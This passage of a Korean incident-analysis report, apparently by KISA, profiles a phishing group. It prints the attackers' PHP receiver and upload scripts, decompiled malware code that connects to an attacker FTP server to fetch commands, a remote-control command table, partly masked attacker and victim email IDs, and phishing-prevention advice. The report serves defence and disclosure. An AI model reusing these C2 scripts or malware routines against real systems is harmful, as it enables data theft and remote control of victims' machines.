
```
<?php
if($_GET[v])
{
    $f = fopen("./log.txt", "a");
    fwrite($f, date("Y-m-d H:i:s"));
    fwrite($f, " - " . $_SERVER['REMOTE_ADDR'] . " - ");
    fwrite($f, $_GET[v]);
    fwrite($f, "\r\n");
    fclose($f);

    if(strstr($_GET[v], " : OK Success!") || strstr($_GET[v], "ByeBye"))
    {
        $str = substr($_GET[v], 0, strrpos($_GET[v], ' : '));
        echo $str;
        @unlink("./".$str."/ultimate");
    }
}
?>
```

```
$fileRealName = $fileDir."/".substr($fileModule, strpos($fileModule, "_") + 1, str

error_log(date("Y-m-d H:i:s")." - " . $_SERVER['REMOTE_ADDR'] . " - ", 3, "1.log");
error_log($UploadDataDir.$fileRealName."\r\n", 3, "1.log");

if (isset($_FILES["binary"])){
    if ($_FILES["binary"]["error"] == UPLOAD_ERR_OK) {
        if (move_uploaded_file($_FILES["binary"]["tmp_name"], $UploadDataDir.$fileR
            echo("Recv File Success");
        }
    else {
    error_log("Recv File Failed\r\n", 3, "1.log");
        echo("Recv File Failed");
    }
}
```

[그림 6-13] boardj.php 내부 코드(좌)/query.php 내부 코드(우)

악성 스크립트 유형 2	악성 스크립트를 통한 원격제어 악성코드 다운로드

- 소스코드가 일부 변형되었으며, 유형 1과 같이 압축된 첨부파일로도 유포되지만 한글 악성코드에 의해 실행되는 유형도 발견되었다. 유형 1과는 다르게 정보유출 이후 감염된 기기별로 FTP를 통해 원격제어를 시도한다.



[그림 6-14] 악성 스크립트 파일 실행 시 악성코드 감염 과정 2

- 공격자는 FTP계정을 악성코드에 내부에 포함하여 자유롭게 파일을 업로드 및 다운로드 한다. 초기에는 감염된 기기의 정보를 업로드 하고 추가 악성코드를 다운로드 받는 행위를 수행하지만 이후의 악성코드에서는 실제 공격자가 업로드 한 명령 파일을 이용하여 원격제어 행위를 수행하는 코드가 포함되어있다.

```
v15 = InternetConnectA(v14, szServerName, 0x15u, szUserName, szPassword, 1u, 0x8000000u, 0);
v16 = v15;


if ( v15 )
{
  if ( FtpSetCurrentDirectoryA(v15, "moon") )
  {
    if ( FtpGetFileA(v16, lpszRemoteFile, lpszNewFile, 0, 0, 0x80000002, 0) )
    {
      v23 = 1;
      FtpDeleteFileA(v16, lpszRemoteFile);
    }
```

[그림 6-15] 악성코드에 포함된 FTP계정을 통해 연결 시도


- 원격제어 악성코드 감염 시 파일 업로드 및 다운로드 또는 악성 페이지를 통해 원격제어를 수행한다. 공격자는 이를 통해 감염PC 선별 및 파일 목록 수집, 감염기기 정보 수집, 추가 파일 생성 등의 악성행위를 수행할 수 있다.

[표 6-2] 악성코드 수행 명령

명령	설명
giliam	추가 32bit 악성코드 다운로드
giliams	추가 64bit 악성코드 다운로드
hitomi	명령 전송
atena	로깅
dunan	악성코드 최초 접속
kal	파일 삭제
uranos	감염정보 유출

[그림 6-16] 원격제어에 사용되는 명령


o **【메일 발송 로그】** 피싱 메일 발송지를 분석한 결과 실제 공격자가 전송한 피싱 메일 전송 이력을 확인 할 수 있었다. 공격자는 메일 발송 스크립트의 mail 함수를 사용하는데, 이 함수를 사용할 경우 정상적으로 SMTP 프로토콜을 이용하여 메일이 전송되기 때문에 시스템 내 maillog에 메일 전송 이력이 남아있을 수 있다.



[그림 6-17] 메일 발송지에서 확인된 피싱 메일 발송 로그

o **【홈페이지 계정 수집】** 메일 발송지 또는 악성코드 유포지로 악용된 서버 중 일부에서는 실제 서비스 중인 홈페이지의 로그인 인증 페이지를 변조하여 계정정보를 수집한 흔적도 발견하였다. 이는 해당 홈페이지에 등록된 개인정보를 수집하여 크리덴셜 스터핑[6] 공격을 시도하기 위함으로 추정된다.

6) 기존에 확보한 계정정보(크리덴셜)로 타 사이트에 무작위로 대입하여 로그인을 시도하는 공격



[그림 6-18] 변조된 로그인 인증 코드(상)/유출된 계정(하)


7. 연관성 분석

o KISA는 같은 공격조직이 악용한 것으로 추정되는 서버를 분석하는 과정에서 중복으로 확인된 주요 특징들을 확인하였다. 공격자는 동일한 IP로 다수의 홈페이지의 FTP계정에 접속했을 뿐만 아니라 메일 발송기로 피싱 메일을 전송하였다. 또한 특정 계정을 이용해서 메일 발신 테스트를 하고, 비슷한 형태의 도메인 주소들을 사용하기도 하였다. 이 같은 공통점들을 아래와 같이 정리하였다.

[표 7-1] 연관성 분석표 (◆:1.232.x.x, ◇:27.255.x.x)


악용 서버 / 공통점	A서버	B서버	C서버	D서버	E서버	F서버	G서버	H서버	I서버	J서버	K서버	L서버	M서버
FTP 계정 유출	●	●	●	●	●	●	●	●	●	●	●	●	●
피싱 메일 발송	●	●		●	●	●	●		●	●		●	
피싱 사이트 악용	●	●			●				●	●			●
악성 코드 유포		●		●	●	●	●	●	●				
공격자 IP	◆	◆◇	◆◇		◆◇	◇	◇			◇		◇	
공격자 계정			●		●					●			
웹쉘 사용			●	●	●		●	●	●				

o **【FTP접속 및 메일발신 IP】** 공격자는 특정 IP를 이용하여 다수의 홈페이지의 FTP 계정에 접속하고 메일발신을 시도하였다. 이는 특정 서버를 경유하여 메일 발송 및 FTP계정 접속을 시도하였기 때문이다.



[그림 7-1] 실제 피싱 메일(좌상)/메일 발신 계정 및 서버IP(우상)/FTP 계정 접속 기록(하)

o **【공격자 계정】** 위처럼 피싱 메일을 보낼 때 공격자는 pros[*]7@hanmail.net이라는 메일 계정을 사용하였다. 이 계정은 피싱 사이트로 악용된 곳을 분석하던 도중 발견한 공격자 추정 메일 계정과 동일하며, 해당 서버에서는 또 다른 공격자 계정으로 추정되는 pa[*]@daum.net 계정으로 테스트 메일을 보낸다. 이 pa[*] 계정은 이 외의 피싱 사이트 악용 서버의 maillog에서도 수신이력이 있는 것을 확인하였다.



[그림 7-2] 공격자 계정 테스트 코드(상)/피싱 사이트 악용 서버 메일 발송 로그(중,하)

- 메일 발송지로 악용된 서버로부터 메일 발송이력이 저장된 maillog를 수집한 결과, pros[*]5@naver.com라는 또 다른 공격자 추정 계정을 확인할 수 있었다. 공격자는 실제 피싱 메일 공격을 수행하기 전 메일이 원활하게 발송되는지 테스트하기 위해 가장 먼저 공격자 계정으로 발신 테스트를 했을 것으로 추정된다.

[표 7-2] 메일 발송 로그를 통해 확인한 공격자 추정 ID

ID	비고	ID	비고
pro 5@naver.com	공격자 ID 추정	pa @hanmail.net	공격자 ID 추정
gc @naver.com		qu3 @naver.com	
dkathle ens@yahoo.com		nh anmail.net	
le hanmail.net		augus 7@hanmail.net	
mil @hanmail.net		cha hanmail.net	
mir @hanmail.net		choy @hanmail.net	
r anmail.net		dbd @hanmail.net	
oh @hanmail.net		dongc n@yonsei.ac.kr	
kwc @hanmail.net		doy hanmail.net	
pk @hanmail.net	피해자 ID 추정	dram @hanmail.net	피해자 ID 추정
ps hanmail.net		ev anmail.net	
yis @naver.com		fat anmail.net	
son @hanmail.net		flowe w@daum.net	
thel @hanmail.net		histc @hanmail.net	
tim @hanmail.net		in anmail.net	
tkd @hanmail.net		jam hanmail.net	
uni @hanmail.net		jd anmail.net	
x naver.com		justi @hanmail.net	

PHPMailer	PHP 오픈소스 메일 전송 라이브러리

- 공격자는 대다수 메일 발송 서버에서 mail함수를 이용하여 피싱 메일을 발송한다. 하지만 공격자 계정으로 테스트를 시도하는 발송 페이지는 PHPMailer라는 오픈소스 메일 라이브러리를 이용하였는데, 이 라이브러리를 사용하면 설치된 서버의 SMTP 서비스를 이용하는 것이 아닌 외부의 SMTP 서버를 이용하기 때문에 maillog에 남지 않아서 사용하는 것으로 추정된다.

o **【서버 재활용】** 공격자는 기존에 악용한 서버 중 일부에 악성코드를 추가로 업로드하여 유포하였다. 악성코드 유포지로 악용되어 분석을 진행한 서버에는 대부분 피싱 사이트 또는 메일 발송지로 먼저 악용이 되다 이후에 악성코드가 삽입되었던 흔적이 발견되었기 때문이다.

[그림 7-3] 동일 IP를 이용하여 피싱 페이지와 악성코드 업로드

o 【Hostinger 서비스】 공격자가 사용하는 피싱 사이트 및 악성코드 유포지로 hostinger[7]의 호스팅 서비스가 많이 이용되었다. 해외 호스팅 서비스다 보니 섭외 및 분석이 불가능하고, 익명성이 보장되며, 차단을 당하더라도 바로 다른 도메인을 생성하여 사용할 수 있기 때문에 주로 이용하는 것으로 추정된다. 아래는 공격자가 사용하는 hostinger의 무료 도메인 7개이다. 공격자는 이 도메인 목록과 정상사이트와 유사한 주소를 조합하여 도메인을 생성하고 공격에 사용한다.

[표 7-3] hostinger 제공 도메인 목록

hostinger 무료 도메인 목록			
.esy.es	96.lt	pe.hu	hol.es
16mb.com	000webhostapp.com	890m.com	

8. 공격 조직 특징

o 국내의 민감하고 중요한 정보를 수집하고자 피싱 공격을 수행하는 공격자의 공격방식 및 특징은 다음과 같다.

① 대부분의 악용된 서버에 대해 FTP계정으로 실패 없이 로그인에 성공한 것으로 보아, 유출된 FTP계정을 통해 서버 접근을 시도하는 것으로 추정된다.

② 메일 발송기, 피싱 페이지, 악성코드 등을 FTP를 통해 업로드 하며, 유출된 계정정보 및 악성코드 감염 로그도 FTP를 통해 다운로드 한다.

③ 피싱 메일 발송지 및 피싱 사이트로 악용된 서버 중 일부에 추가로 악성코드를 업로드하여 유포한다.

7) 2004년, 리투아니아에서 설립된 웹 호스팅 서비스 제공 업체이며 무료로도 호스팅 제공

④ 악성코드의 대부분이 원격제어 기능보다 정보수집, 키로깅에 기능에 초점이 맞춰진 것으로 보아 공격자는 금전적인 목적 보다 민감한 정보 수집이 목적인 것으로 추정된다.

⑤ 지속적으로 새로운 피싱 페이지를 생성하고 제로데이 등을 이용한 피싱 페이지 연결과 같은 다양한 방식을 사용하고 있다.

【프로파일러 해석(Profiler's View)】

'한국인터넷진흥원'은 본 보고서를 통해 국내를 대상으로 피싱 메일 공격을 감행하고 정보를 탈취하는 공격그룹의 공격 패턴 등을 상세 분석한 결과 최근 발생한 국내 피싱 메일 공격 침해사고와의 연관성을 도출하였으며, 공격 전략을 확인할 수 있었다.

공격자는 위에 언급된 듯이 피싱 메일을 통해 악성코드 유포 및 계정정보 탈취를 시도하고 있다. 인터넷상에 공개된 메일 주소를 통해 공격 대상에게 쉽게 공격을 수행할 수 있고 메일로 오고가는 민감하고 중요한 정보를 얻기에 이러한 피싱 메일을 통한 계정정보 탈취가 효율적이고 가능성이 높기 때문이다.

피싱 메일은 크게 포털사이트 고객센터 위장과 공격대상과 관련된 기관 및 업체, 관계자 등으로 위장하는 두 가지 방식으로 나누어진다. 포털사이트 위장의 경우 메일 주소 수집 후 즉시 시도할 수 있다는 점과 다양한 종류의 메일 양식을 사용할 수 있다는 점이 장점이지만 사용자가 의심할 경우 한계가 있고, 기관 또는 관계자 등으로 위장할 경우 공격대상과 관련된 내용으로 메일을 구성해야하기 때문에 추가적인 정보수집이 요구된다는 단점이 있지만 높은 공격 성공률과 악성코드 유포도 가능하다는 장점이 있다.

최근의 피싱 페이지는 보안 전문가들도 구분하기 어려울 정도의 정교함과 고객센터 등으로 위장하는 다양함을 갖추고 있을 뿐만 아니라 대용량 첨부파일 위장, 취약점을 이용한 피싱 페이지 유도와 같은 다각화로 인해 일반 사용자들의 계정이 지속적으로 유출되고 있는 상황이다.

이렇게 유출된 계정정보를 이용한 원격제어나 피싱 메일 발송의 경우 실제 계정 탈취 여부를 바로 확인할 수 없어 조치가 매우 힘들뿐더러 비밀번호와 같은 민감한 정보가 포함되어 있기 때문에 조심스러운 접근이 요구된다.

KISA는 유관 기관, 국내·외 백신사 그리고 포털 사이트 등과 협력하여 피싱 메일 발신 및 악성코드 유포 서버, 실제 피싱 메일, 유출된 계정들에 대하여 최대한 조치를 취하고 있지만 개인 계정으로 발신되는 피싱 메일과 악용된 모든 서버를 조치하기에는 많은 시간과 인력이 소요되고 있다.

이렇듯 기관 및 개인 사용자를 대상으로 발송되는 피싱 메일로부터 피해를 최소화하고 예방하기 위해서는 '9장 피싱 메일 공격 예방 및 대응 방법'을 숙지하여 계정정보 유출을 사전에 방지할 수 있는 능동적 자세가 필요하다.

9. 피싱 메일 공격 예방 및 대응 방법

o 발신주소 확인

- 메일 발송 주소가 정상적인 주소로 입력되었는지 확인

- 고객센터에서 메일이 발송된 경우 실제로 정상 고객센터에서 보낸 메일인지 확인
  ※ 이메일 인증이나 회원가입 시 발송된 정상고객센터 메일 주소와 비교
  ※ 네이버 고객센터 발송 메일은 확성기 아이콘 표시, 다음 고객센터 발송 메일은 사람 아이콘 표시

[표 9-1] 포털사이트 고객센터 메일 주소

구분	메일 주소
네이버 고객센터	네이버 <help@help.naver.com>
다음 고객센터	Daum고객센터 <notice-master@daum.net> Daum고객센터 <web-master@daum.net>

[그림 9-1] 네이버 고객센터 구분(좌)/다음 고객센터 구분(우)


- 파일이 첨부되어 있거나, 외부링크가 걸려있는 메일의 발신자와 메일을 주고받은 이력이 있었는지 확인, 없을 경우 발신자 및 내용 확인 필요

o 메일 내 외부사이트 링크 주소 확인

- 개인정보나 계정인증관련 메일이 수신되었을 경우 메일에 포함된 링크를 클릭하지 않고 새로운 창으로 정상사이트를 직접 들어가서 확인 권장

- 다른 사이트의 경로가 링크 되어있으면서, 링크가 보이지 않게 글씨로 위장한 경우 주의

- 메일에 포함된 링크를 클릭하였을 경우, 연결된 페이지 주소창의 초록색 배경 또는 자물쇠 확인



[그림 9-2] 다음 피싱 사이트(좌)/다음 정상 사이트(우)

[그림 9-3] 네이버 피싱 사이트(좌)/다음 정상 사이트(우)

o 첨부파일 열람주의

- 첨부파일 클릭 시 파일이 바로 다운로드 되지 않고 계정입력 등을 요구할 경우 주의
- 첨부파일의 연결 링크가 외부사이트가 아닌 정상사이트인지 확인
- 악성코드로 자주 사용되는 한글, 오피스, PDF문서 등에 대한 최신 버전 업데이트 필요

o 서버 관리

- FTP 계정 및 비밀번호는 주기적으로 변경하며, 메일이나 파일에 저장하지 않도록 주의
  ※ 비밀번호는 [영문 대소문자+숫자+특수문자] 포함 9자리 이상으로 설정하고, 3개월에 1회 변경 권장
- 메일 열람 페이지에 XSS취약점 발생을 방지하기 위한 시큐어 코딩 적용
- 사고 발생 시 신속한 대응을 위한 대응 연락망을 구축
- 서버의 시스템 및 웹 로그는 최소 6개월 이상 보관하도록 설정
- 한국인터넷진흥원에서 제공하는 취슬을 이용하여 주기적으로 웹쉘 탐지 여부 검사
  ※ 한국인터넷진흥원 휘슬 신청 : https://www.boho.or.kr/webprotect/samCompany.do
- 사고 발생 시 한국인터넷진흥원(보호나라 또는 118 상담센터)에 신고하며, 사고원인 분석 및 조치를 위한 기술지원이 필요할 경우 한국인터넷진흥원에 기술 지원 요청
  ※ 한국인터넷진흥원 보호나라 : http://www.boho.or.kr

o 계정 관리

- SMS, OTP 등을 이용한 2단계 인증 로그인 설정
- 주민등록증 정보, 여권 정보 등과 같은 중요 개인정보 발송 시 개인 메일 저장 주의
  ※ 중요정보 저장 시 비밀번호 압축 또는 보안메일 이용 권고
- 이메일 계정 비밀번호 수시 변경
  ※ 비밀번호는 [영문 대소문자+숫자+특수문자] 포함 9자리 이상으로 설정하고, 3개월에 1회 변경 권장
- 해외 로그인 차단 기능 활용 권고
- 로그인 이력 수시점검 필요

o 한국인터넷진흥원 해킹메일 대처법

- https://www.boho.or.kr/hackingmail/illustMain.do